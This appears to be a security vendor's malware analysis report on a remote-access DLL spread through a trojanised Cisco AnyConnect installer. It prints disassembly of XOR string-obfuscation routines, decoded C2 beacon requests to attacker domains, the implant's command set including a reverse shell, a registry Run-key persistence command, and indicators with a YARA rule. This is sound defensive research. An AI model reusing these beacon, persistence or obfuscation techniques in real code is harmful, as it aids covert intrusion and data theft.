
Analysis of the malicious payload DLL reveals that the malware was using a string stacking technique that moves four bytes of a Unicode string at a time into memory. This technique is used as needed throughout the binary and each time with different XOR key bytes. For example, the string at the relative virtual address (RVA) 0x10001630 is loaded and then XOR'd with key 0x0d to reveal the following User-agent string in Unicode format:

Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0;rv:11.0) like Gecko

Similar activity also occurs at RVA 0x10000179F where the string is XOR'd with key 0x14 to reveal the following static string observed in the beacon to the C2:

1a53b0cp32e46g0qio9

The code for that procedure is below:



```
MOV  DWORD PTR SS:[EBP-5C],25003A
MOV  DWORD PTR SS:[EBP-58],210075
MOV  DWORD PTR SS:[EBP-54],760027
MOV  DWORD PTR SS:[EBP-50],770024
MOV  DWORD PTR SS:[EBP-4C],270064
MOV  DWORD PTR SS:[EBP-48],710026
MOV  DWORD PTR SS:[EBP-44],220020
MOV  DWORD PTR SS:[EBP-40],240073
MOV  DWORD PTR SS:[EBP-3C],7D0065
MOV  DWORD PTR SS:[EBP-38],2D007B
MOV  WORD PTR SS:[EBP-34],DX
XOR  EAX,EAX
JMP  SHORT adobe_da.100017F0
LEA  ECX,DWORD PTR DS:[ECX]
XOR  WORD PTR SS:[EBP+EAX*2-5C],14
INC  EAX
CMP  EAX,14
JL  SHORT adobe_da.100017F0
```

While this string stacking technique is very common within shellcode, it is less frequently used with Unicode strings because Unicode strings are two bytes in length for every character, as compared to one-byte length for ASCII characters. This technique doubles the amount of data needed for the string. Other malware families such as Ixeshe/Etumbot, which are known to be used by Numbered Panda, also utilize this technique. The string stacking technique is used to make analysis more difficult so that the strings cannot be easily discovered by malware analysis tools such as XORSearch.


Again, the less-interesting Double XOR routine appears to be used to obfuscate the C2 domain with the single-byte keys 0x70 and 0x79. In this case the Double XOR with 0x70 and 0x79 is mathematically equivalent to a Single XOR operation using 0x09. While the Double XOR is a trivial technique, it is the sum of the routines and keys used in malware that can end up leading to attribution. The obfuscated string is:

```
10006148   60 09 67 09 66 09 6A 09 67 09 68 09 7D 09 60 09   `.g.f.j.g.h.}.`.
10006158   66 09 67 09 27 09 6A 09 66 09 64 09               f.g.'.j.f.d.
```

Below is a table that shows the mathematical logic in how the above is decoded into the actual C2 domain:

Obfuscated String	1st XOR Key	Result	2nd XOR Key	C2 Hex	C2 ASCII
60		10		69	i
09		79		00	
67		17		6E	n
09		79		00	
66		16		6F	o
09		79		00	
6A		1A		63	c
09		79		00	
67		17		6E	n
09		79		00	
68		18		61	a
09		79		00	
7D	0x70	0D	0x79	74	t
09		79		00	
60		70		69	i
09		79		00	
66		16		6F	o
09		79		00	
67		17		6E	n
09		79		00	
27		57		2E	.
09		79		00	
6A		1A		63	c
09		79		00	
66		16		6F	o
09		79		00	
64		14		6D	m
09		79		00	

And this is the portion of the code responsible for this process:




```
100016B6  .^ 7E 12        JLE SHORT adobe_da.100016CA
100016B8  >  8A0C3E       MOV CL,BYTE PTR DS:[ESI+EDI]
100016BB  .  324D FE      XOR CL,BYTE PTR SS:[EBP-2]
100016BE  .  47           INC EDI
100016BF  .  324D FF      XOR CL,BYTE PTR SS:[EBP-1]
100016C2  .  884C3E FF    MOV BYTE PTR DS:[ESI+EDI-1],CL
100016C6  .  3BF8         CMP EDI,EAX
100016C8  .^ 7C EE        JL SHORT adobe_da.100016B8

Stack SS:[00B9FC66]=70 ('p')
CL=09 (TAB)

Address   Hex dump                                         ASCII
00B9FD24  69 00 6E 00 6F 00 63 00 6E 00 61 00 74 00 69 00  i.n.o.c.n.a.t.i.
00B9FD34  6F 00 6E 00 2E 00 63 00 6F 09 64 09 00 00 00 00  o.n...c.o.d.....
```

Figure 11 - Assembly Code Instructions for the Double XOR Routine

Next, the malware implant uses more than one layer to obfuscate its network Command and Control (C2) communications. The outer layer is an encrypted HTTPS via an SSL/TLS connection using the Windows' standard SSL/TLS libraries. A SSL/TLS connection is used as an effort to prevent others in the open Internet from seeing the contents of a communication.



```
push    WINHTTP_FLAG_SECURE ; dwFlags
push    0                   ; ppwszAcceptTypes
push    0                   ; pwszReferrer
lea     ecx, [ebp+pwszVersion]
push    ecx                 ; pwszVersion
lea     edx, [ebp+Dest]
push    edx                 ; pwszObjectName
lea     ecx, [ebp+pwszVerb]
push    ecx                 ; pwszVerb
push    eax                 ; hConnect
call    ds:WinHttpOpenRequest
mov     [ebx+140h], eax
```

Figure 12 - Malware Sets the Flag WINHTTP_FLAG_SECURE Requesting An SSL/TLS Connection Out


Commercial enterprises will generally purchase SSL Inspection hardware that essentially perform a Man-In-The-Middle technique on all SSL/TLS traffic that passes through it, allowing the entity to have visibility and inspection of network traffic that would otherwise be non-visible.

During analysis we noticed that within the decrypted SSL/TLS communication the commands to/from the C2 are encoded with a single-byte XOR. An additional layer used to thwart detection and analysis efforts. For targets in which a victim is seated in an organization that has an SSL Inspection device, the malware takes this additional step to further hide its network activity. The malware uses the single-byte XOR key 0x5C to send the victim's data back to the C2, and in the C2 response back to the malware the command arguments received are obfuscated with a different key of 0x2E.

Completely decrypted and de-obfuscated network traffic from this malware will look like the following (replace COMPUTER_NAME with actual name of computer, host header remove brackets):

POST /-1289335108[COMPUTER_NAME].*1a53b0cp32e46g0qio9 HTTP/1.1*
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: inocnation[.]com
Content-Length: 8
Connection: Keep-Alive

In the above POST request, the string “1a53b0cp32e46g0qio9” is staticly embedded within the binary, not changing between C2 beacons, and the negative value “-1289335108” refers to the signed integer representation of the Victim’s Volume Serial Number without the dash (“-“). Figure 13 shows this representation for a Victim system using the Volume Serial Number: “B326-4EBC”.


Modify EDI

Hexadecimal	B3264EBC
Signed	-1289335108
Unsigned	3005632188

Figure 13 - Hexidecimal to Signed Integer Conversion

The DLL can accept the following list of commands from its C2:

Binary Command	Description
0x10	Process Execution
0x90	Reverse Shell
0x02	File Activity (delete file, directory browsing, etc.)
0x60 0xA0	Upload File to Victim System
0x04	Download File From Victim System
0x70	Get System Information
0x80	Uninstall Malware

The Uninstall command was the most interesting, suggesting that the actor controlling this malware would like to keep a limited number of victims by removing this tool when commanded.

THE FIDELIS TAKE

The techniques documented in this report indicate a level of sophistication that make reverse engineering more difficult and to obscure the intentions of the actor behind this malware. Using Cisco AnyConnect software as a lure continues a pattern of using typical corporate software as a vehicle to infect victim machines.

The use of multiple XOR keys and string stacking show the actor is spending great effort to deceive reverse engineers and incident responders. The use of both SSL/TLS and encoded communications show the knowledge many enterprises perform SSL man-in-the-middle decryption of traffic and this provides a layer to hide communications from incident responders. This paper highlights many of these techniques and how we were able to bypass them.

Fidelis Cybersecurity’s products detect the activity documented in this paper and additional technical indicators are published in the appendices of this paper and to the Fidelis Cybersecurity github at https://github.com/fideliscyber.

We want to thank our fellow security researchers at CrowdStrike for sharing hashes of the malware samples analyzed in this report.

Appendix A: Summary of Informal Triage Analysis On Discovered Payload Files

MD5 Hash	Function	Description
75D3D1F23628122A64A2F1B7EF33F5CF	RAT Implant/Payload	OLE Control Library (DLL)
D9821468315CCD3B9EA03161566EF18E	RAT Implant/Payload	OLE Control Library (DLL)
B9AF5F5FD434A65D7AA1B55F5441C90A	RAT Implant/Payload	OLE Control Library (DLL)

The first two DLLs beacon to inocnation[dot]com. The malware for this analysis was compiled between April - August 2015 and the DLLs exhibited a very low detection rate on VirusTotal.

Analysis of the file with MD5 Hash: 75D3D1F23628122A64A2F1B7EF33F5CF

In our lab, this file is written as %APPDATA%\adobe\adobe.bat. It is an OLE Control DLL exporting the basic functions named DllRegisterServer and DllUnregisterServer. This file is dropped by the executable file with MD5 hash: 4F4BF27B738FF8F2A89D1BC487B054A8.

File Metadata
```
File Name:   adobe.dat
File Size:   22016 bytes
MD5:         75d3d1f23628122a64a2f1b7ef33f5cf
SHA1:        3d7b789e3a630c0bd9db0b3217f72348025b845c
PE Time:     0x55372A7A [Wed Apr 22 04:58:34 2015 UTC]
PEID Sig:    Microsoft Visual C++ v6.0 DLL
Sections (4):
  Name       Entropy      MD5
  .text      6.46         5c3d9bac10a06111e2bb1356bce6140a
  .rdata     4.62         69fc21366b719cab74f899fb18a8c26f
  .data      0.0          bf619eac0cdf3f68d496ea9344137e8b
  .reloc     s4.28        4e2b7dd08fa32594616a1d463e9b0975
```

Entrenchment mechanism for persistence into the system:

```
Key:         HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
Value name:  AdobePlayer
Value data:  regsvr32 /s “C:\Documents and Settings\[USER_NAME]\Application Data\adobe\adobe.dat”
```

Analysis of the file with MD5 Hash: D9821468315CCD3B9EA03161566EF18E

This DLL payload is the same malware family, contains the same inocnation[dot]com C2 configuration as the one dropped by the file with the MD5 Hash: 4F4BF27B738FF8F2A89D1BC487B054A8, but looks to be compiled via a slightly different source.

File Metadata
```
File Name:   d9821468315ccd3b9ea03161566ef18e.dll
File Size:   28672 bytes
MD5:         d9821468315ccd3b9ea03161566ef18e
SHA1:        b9308a65383681b862e16e4c042dbf7a61cce716
PE Time:     0x55ECEE49 [Mon Sep 07 01:54:17 2015 UTC]
PEID Sig:    Microsoft Visual C++ v6.0 DLL
Sections (5):
  Name       Entropy      MD5
  .text      6.48         ee6cde0fdae9bfa6c18b3783a23d0952
  .rdata     4.77         886f6f3780467a511ae909d20390df5b
  .data      1.16         54d7948676ee96b2f9e0a141598b564d
  .rsrc      5.55         e5665b3b3ffbbfcd5f2cbf31677fcbf9
  .reloc     4.64         c1cea8dced657cfc85b045a2421417f1
```

When this malicious DLL is executed by calling it with its “DllRegisterServer” function, the Victim system establishes a secure and encrypted connection on port 443 and beacons with the following request (encryption layer removed).

POST /-1289335108[COMPUTER_NAME].1a53b0cp32e46g0qio7 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: inocnation[dot]com
Content-Length: 8
Connection: Keep-Alive

Analysis of the file with MD5 Hash: B9AF5F5FD434A65D7AA1B55F5441C90A

This is a malicious DLL that belongs to the same malware family as the one dropped by “4f4bf27b738ff8f2a89d1bc487b054a8”, and is almost byte-by-byte exactly similar except for the fact that it beacons to a different C2 domain mail.cbppnews[dot]com. This DLL also contains the basic export functions of DllRegisterServer and DllUnregisterServer. The main difference with the other malware is the C2 server.

File Metadata
```
File Name: b9af5f5fd434a65d7aa1b55f5441c90a.dll
File Size:  22016 bytes
MD5:        b9af5f5fd434a65d7aa1b55f5441c90a
SHA1:       9b1e902103f7e23d915f4d01c84779e0bdca6995
PE Time:    0x55372A7A [Wed Apr 22 04:58:34 2015 UTC]
PEID Sig:   Microsoft Visual C++ v6.0 DLL
Sections (4):
  Name      Entropy  MD5
  .text     6.46     5c3d9bac10a06111e2bb1356bce6140a
  .rdata    4.64     76ae6bd3bce3f1fb9a86b9faac9b42be
  .data     0.0      bf619eac0cdf3f68d496ea9344137e8b
  .reloc    4.28     4e2b7dd08fa32594616a1d463e9b0975
```

When this malicious DLL is executed the Victim system establishes a secure and encrypted connection on port 443 and beacons with the following request (encryption layer removed).

POST /-1289335108[COMPUTER_NAME].1a53b0cp32e46g0qio9 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: mail.cbppnews[dot]com
Content-Length: 8
Connection: Keep-Alive

The following string represents the obfuscated format of the Command & Control (C2) domain:

```
00B9FD24  25 48 29 48 21 48 24 48 66 48 2B 48 2A 48 38 48  %H)H!H$HfH+H*H8H
00B9FD34  38 48 26 48 2D 48 3F 48 3B 48 66 48 2B 48 27 48  8H&H-H?H;HfH+H'H
00B9FD44  25 48
```

The C2 domain is de-obfuscated using the same code observed in the analysis of the “75D3D1F23628122A64A2F1B7EF33F5CF” (malicious DLL payload dropped into the system), but in this case the XOR keys used are different from the sample previously analyzed. The XOR keys used are 0x39 and 0x71.

Appendix B: File Summary and Technical Indicators

MD5	File name	AV Hits	Common Risk Name	Notes	Compile Date
a7bd555866ae1c161f78630a638850e7	Win-Release-web-deploy.exe	17	Trojan.CryptRedol	Launcher/ Dropper	Thu Aug 06 05:34:53 2015
5cb6e6e0fbe87eba975b5ae0efaf2ca4	Center14430654.dat / any-connect-win-4.1.04011-web-deploy-k9.exe	0	None	Legit Cisco AnyConnect Mobility Client installer	Mon Mar 01 10:28:24 2010
4f4bf27b738ff8f2a89d1bc487b054a8	Center111940519.dat	12	Trojan.CryptRedol.Gen.3	Malware installer	Thu Aug 06 04:47:17 2015
75d3d1f23628122a64a2f1b7ef33f5cf	adobe.dat	4	Trojan-FH-DR!75D3D1F23628	Malicious DLL	Wed Apr 22 04:58:34 2015
d9821468315ccd3b9ea03161566ef18e	'unknown'	4	Trojan.FHDR!tr	Malicious DLL	Mon Sep 07 01:54:17 2015
b9af5f5fd434a65d7aa1b55f5441c90a	adobe.dat	5	Trojan-FHDR! Backdoor.HIXOR.A Trojan.A!tr	Malicious DLL	Wed Apr 22 04:58:34 2015

Indicator List:

File Entrenchment Paths:
%TEMP%\Center1[Decimal_Result_of_GetTickCount].dat
%TEMP%\Center[Decimal_Result_of_GetTickCount].dat
%AppData%\adobe\adobe.dat

Persistence Location:
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
AdobePlayer="regsvr32 /s %AppData%\malware\adobe\adobe.dat"

Memory Artifacts:
inocnation[dot]com
mail.cbppnews[dot]com
1a53b0cp32e46g0qio9

Hashes:
A7BD555866AE1C161F78630A638850E7
4F4BF27B738FF8F2A89D1BC487B054A8
75D3D1F23628122A64A2F1B7EF33F5CF
D9821468315CCD3B9EA03161566EF18E
B9AF5F5FD434A65D7AA1B55F5441C90A

DNS:
inocnation[dot]com
mail.cbppnews[dot]com

Resolved IPs:
211.104.106[.]41 (inocnation from August to October, 2015)
87.198.23[.]40 (inocnation, current)
202.172.32[.]160 (cbppnews, current)

YARA:

```
rule apt_win32_dll_rat_1a53b0cp32e46g0qio7
{
	meta:
		hash1 = "75d3d1f23628122a64a2f1b7ef33f5cf"
		hash2 = "d9821468315ccd3b9ea03161566ef18e"
		hash3 = "b9af5f5fd434a65d7aa1b55f5441c90a"
	strings:
		// Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0;rv:11.0) like Gecko
		$ = { c7 [2] 64 00 63 00 c7 [2] 69 00 62 00 c7 [2] 7a 00 7e 00 c7 [2] 2d 00 43 00 c7 [2] 59
	00 2d 00 c7 [2] 3b 00 23 00 c7 [2] 3e 00 36 00 c7 [2] 2d 00 5a 00 c7 [2] 42 00 5a 00 c7 [2] 3b 00
	39 00 c7 [2] 36 00 2d 00 c7 [2] 59 00 7f 00 c7 [2] 64 00 69 00 c7 [2] 68 00 63 00 c7 [2] 79 00 22
	00 c7 [2] 3a 00 23 00 c7 [2] 3d 00 36 00 c7 [2] 2d 00 7f 00 c7 [2] 7b 00 37 00 c7 [2] 3c 00 3c 00
	c7 [2] 23 00 3d 00 c7 [2] 24 00 2d 00 c7 [2] 61 00 64 00 c7 [2] 66 00 68 00 c7 [2] 2d 00 4a 00 c7
	[2] 68 00 6e 00 c7 [2] 66 00 62 00 } // offset 10001566
		// Software\Microsoft\Windows\CurrentVersion\Run
		$ = { c7 [2] 23 00 24 00 c7 [2] 24 00 33 00 c7 [2] 38 00 22 00 c7 [2] 00 00 33 00 c7 [2] 24
	00 25 00 c7 [2] 3f 00 39 00 c7 [2] 38 00 0a 00 c7 [2] 04 00 23 00 c7 [2] 38 00 00 00 c7 [2] 43 00
	66 00 c7 [2] 6d 00 60 00 c7 [2] 67 00 52 00 c7 [2] 6e 00 63 00 c7 [2] 7b 00 67 00 c7 [2] 70 00 00
	00 c7 [2] 43 00 4d 00 c7 [2] 44 00 00 00 c7 [2] 0f 00 43 00 c7 [2] 00 00 50 00 c7 [2] 49 00 4e 00
	c7 [2] 47 00 00 00 c7 [2] 11 00 12 00 c7 [2] 17 00 0e 00 c7 [2] 10 00 0e 00 c7 [2] 10 00 0e 00 c7
	[2] 11 00 06 00 c7 [2] 44 00 45 00 c7 [2] 4c 00 00 00 } // 10003D09
		$ = { 66 [4-7] 0d 40 83 f8 44 7c ?? }
		// xor 	word ptr [ebp+eax*2+var_5C], 14h
		// inc 	eax
		// cmp 	eax, 14h
		// Loop to decode a static string. It reveals the "1a53b0cp32e46g0qio9" static string sent
in the beacon

		$ = { 66 [4-7] 14 40 83 f8 14 7c ?? } // 100017F0
		$ = { 66 [4-7] 56 40 83 f8 2d 7c ?? } // 10003621
		$ = { 66 [4-7] 20 40 83 f8 1a 7c ?? } // 10003640
		$ = { 80 [2-7] 2e 40 3d 50 02 00 00 72 ?? } //  10003930
		$ = "%08x%08x%08x%08x" wide ascii
		$ = "WinHttpGetIEProxyConfigForCurrentUser" wide ascii

	condition:
	(uint16(0) == 0x5A4D or uint32(0) == 0x4464c457f) and (all of them)

}
```